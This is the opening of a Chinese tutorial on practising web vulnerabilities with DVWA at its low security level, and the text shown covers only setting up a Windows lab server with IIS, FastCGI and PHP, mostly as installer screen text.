Web 漏洞图文教程

—DVWA（LOW）的使用

V1.0

Gary

二〇一一年十二月

目　　录

1. Windows 环境准备

1、 准备一台 Windows 2003/2008 服务器

2、 安装好 IIS 服务器

3、 安装 PHP 支持

FSCGI：http://go.microsoft.com/?linkid=9707432

4、 安装 MYSQL 服务器

5、 安装 DVWA

以上各组件的下载和安装方法在此就不做详细，各位从网上搜索下载安装。以上环境准备好后就可以开始下面的实战实验。


准备好以下安装文件：


提示：在实验开始前应把下面组件删除掉，否则有部分实验没有结果。

1.1 IIS 安装

按以下步骤好 IIS 服务器，不需要安装 ASP 支持。


注：在安装前需要 Windows 2003 安装光盘。








1.2 PHP 安装


1、 在安装 PHP 支持前要先安装“fcgisetup_1.5_rtw_x86.msi”，按以下步骤进行。


FastCGI 1.5 (x86) RTW Setup
Welcome to the FastCGI 1.5 (x86) RTW Setup Wizard
The Setup Wizard will install FastCGI 1.5 (x86) RTW on your computer. Click Next to continue or Cancel to exit the Setup Wizard.
Back
Next
Cancel



FastCGI 1.5 (x86) RTW Setup
End-User License Agreement
Please read the following license agreement carefully
MICROSOFT SOFTWARE SUPPLEMENTAL LICENSE TERMS
MICROSOFT FASTCGI EXTENSION VERSION 1.5 FOR INTERNET INFORMATION SERVICES (IIS) 5.1 AND IIS 6.0
I accept the terms in the License Agreement
Print
Back
Next
Cancel



FastCGI 1.5 (x86) RTW Setup
Ready to install FastCGI 1.5 (x86) RTW
Click Install to begin the installation. Click Back to review or change any of your installation settings. Click Cancel to exit the wizard.
Back
Install
Cancel



FastCGI 1.5 (x86) RTW Setup
Installing FastCGI 1.5 (x86) RTW
Please wait while the Setup Wizard installs FastCGI 1.5 (x86) RTW.
Status:
Back
Next
Cancel




2、下载 PHP 安装文件到本地，并复制到虚拟机中，运行“php-5.3.3-nts-Win32-VC9-x86.msi”，按以下步骤进行。



PHP 5.3.3 Setup
End-User License Agreement
Please read the following license agreement carefully
The PHP License, version 3.01
Copyright (c) 1999 - 2010 The PHP Group. All rights reserved.
Redistribution and use in source and binary forms, with or without
modification, is permitted provided that the
I accept the terms in the License Agreement
Back
Next
Cancel



PHP 5.3.3 Setup
Destination Folder
Click Next to install to the default folder or click Browse to choose another.
Install PHP 5.3.3 to:
C:\Program Files\PHP\
Browse...
Back
Next
Cancel




